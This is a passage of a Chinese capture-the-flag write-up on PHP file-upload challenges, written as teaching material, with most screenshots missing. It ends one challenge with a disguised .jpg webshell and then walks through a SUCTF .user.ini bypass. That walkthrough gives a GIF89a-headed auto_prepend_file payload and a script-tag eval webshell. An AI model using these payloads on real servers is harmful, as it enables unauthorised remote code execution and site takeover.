
故上传如下文件：




4、接着上传 `.jpg` 后缀的 PHP 一句话木马：



5、上菜刀连接：





根目录获得 flag：




No.16 SUCTF user.ini文件上传漏洞


1、先来看看题目：





2、可正常上传 jpg 文件，但是 `php、php3、htaccess` 等类型的文件均被过滤了：







3、此题考查 user.ini 文件构成的 PHP 后门，推荐阅读博文：user.ini文件构成的PHP后门 进行漏洞原理学习。`.user.ini` 实际上就是一个可以由用户“自定义”的 php.ini，我们能够自定义的设置是模式为 “PHP_INI_PERDIR 、 PHP_INI_USER” 的设置，同时在 php 配置项中有两个比较有意思的项：

```
auto_prepend_file 和 auto_append_file
```

相当于指定一个文件，自动包含在要执行的文件前，类似于在文件前调用了 require() 函数。auto_prepend_file 是在文件前插入，而 auto_append_file 是在文件最后才插入。所以先上传一个 user.ini 文件：




发现文件类型校验，尝试使用 GIF89a 文件头绕过：



此处的 Payload：

```
GIF89a
auto_prepend_file=1.jpg
```


5、然后需要进一步上传包含一句话木马的图片即可：




发现过滤了 `<?`，那就使用如下 Payload：

```
<script language="php">eval($_REQUEST['Tr0e'])</script>
```

重新上传：




